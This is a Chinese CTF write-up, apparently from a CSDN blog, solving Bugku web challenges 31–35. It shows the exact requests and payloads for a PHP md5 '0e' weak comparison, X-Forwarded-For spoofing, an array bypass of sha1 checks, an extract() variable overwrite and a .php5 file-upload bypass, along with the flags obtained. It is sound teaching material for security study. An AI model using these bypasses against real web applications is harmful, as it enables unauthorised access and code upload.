


flag{bug-ku_ai_admin}

第31题： md5 collision

由题意知为PHP的md5碰撞。

传入参数实现php0e弱比较。拿到flag。




123.206.87.240:9009/md5.php?a=s878926199a

flag{md5_collision_is_easy}

https://blog.csdn.net/qq_27180763

第32题:程序员本地网站

bp抓包，添加X-Forwarded-For参数为127.0.0.1




Request to http://123.206.87.240:8002

Name	Value
GET	/localhost/ HTTP/1.1
Host	123.206.87.240:8002
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding	gzip, deflate
Referer	http://ctf.bugku.com/challenges
Cookie	PHPSESSID=hrrk3hfbuifs9f8o6t2bd8ipegqo9qk1
Connection	close
Upgrade-Insecure-Requests	1
Cache-Control	max-age=0
X-Forwarded-For	127.0.0.1

https://blog.csdn.net/qq_27180763

第33题：各种绕过

发现有加密函数。直接考虑到数组空绕过。既有POST参数又有GET参数。直接传递了。并拿到flag。



123.206.87.240:8002/web7/index.php?uname[]=123&passwd[]=234&id=margin&

```
http://123.206.87.240:8002/web7/index.php?uname[]=123&passwd[]=234&id=margin&
```

☑ Enable Post Data


```
passwd[]=234
```

□ Enable Referer

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
        if ($_GET['uname'] == $_POST['passwd'])

                print 'passwd can not be uname.';

        else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

                die('Flag: '.$flag);

        else

                print 'sorry!';

}
?> Flag: flag{HACK_45hhs_213sDD}
```

第34题： WEB8

首先有一个提示：txt。估计web根目录下有一个txt文件夹。构造url=http://123.206.87.240:8002/web8/?ac=flags&fn=flag.txt.成功拿到flag。




123.206.87.240:8002/web8/?ac=flags&fn=flag.txt

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>

This is flag: flag{3cfb7a90fc0de31}
```

第35题： 求GetShell

这是一道文件上传的题。综合文件上传绕过的基本姿势，这道题只需要更改Multipart/form-data的大小写、Content-Type的值为图片且php后缀更改为php5即可拿到flag。



Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://123.206.87.240:8002
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
404 bytes | 24 millis
g.csdn.net/qq_27180763

Request:

```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/web9/index.php
Content-Type: Multipart/form-data;
boundary=---------------------------114782935826962
Content-Length: 321
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------114782935826962
Content-Disposition: form-data; name="file"; filename="getshell.php5"
Content-Type: image/jpg

<?php echo 'getshell';?>
-----------------------------114782935826962
Content-Disposition: form-data; name="submit"

Submit
-----------------------------114782935826962--
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 23 Oct 2018 00:04:25 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="index.php" method="post"
enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>


KEY{bb35dc123820e}
```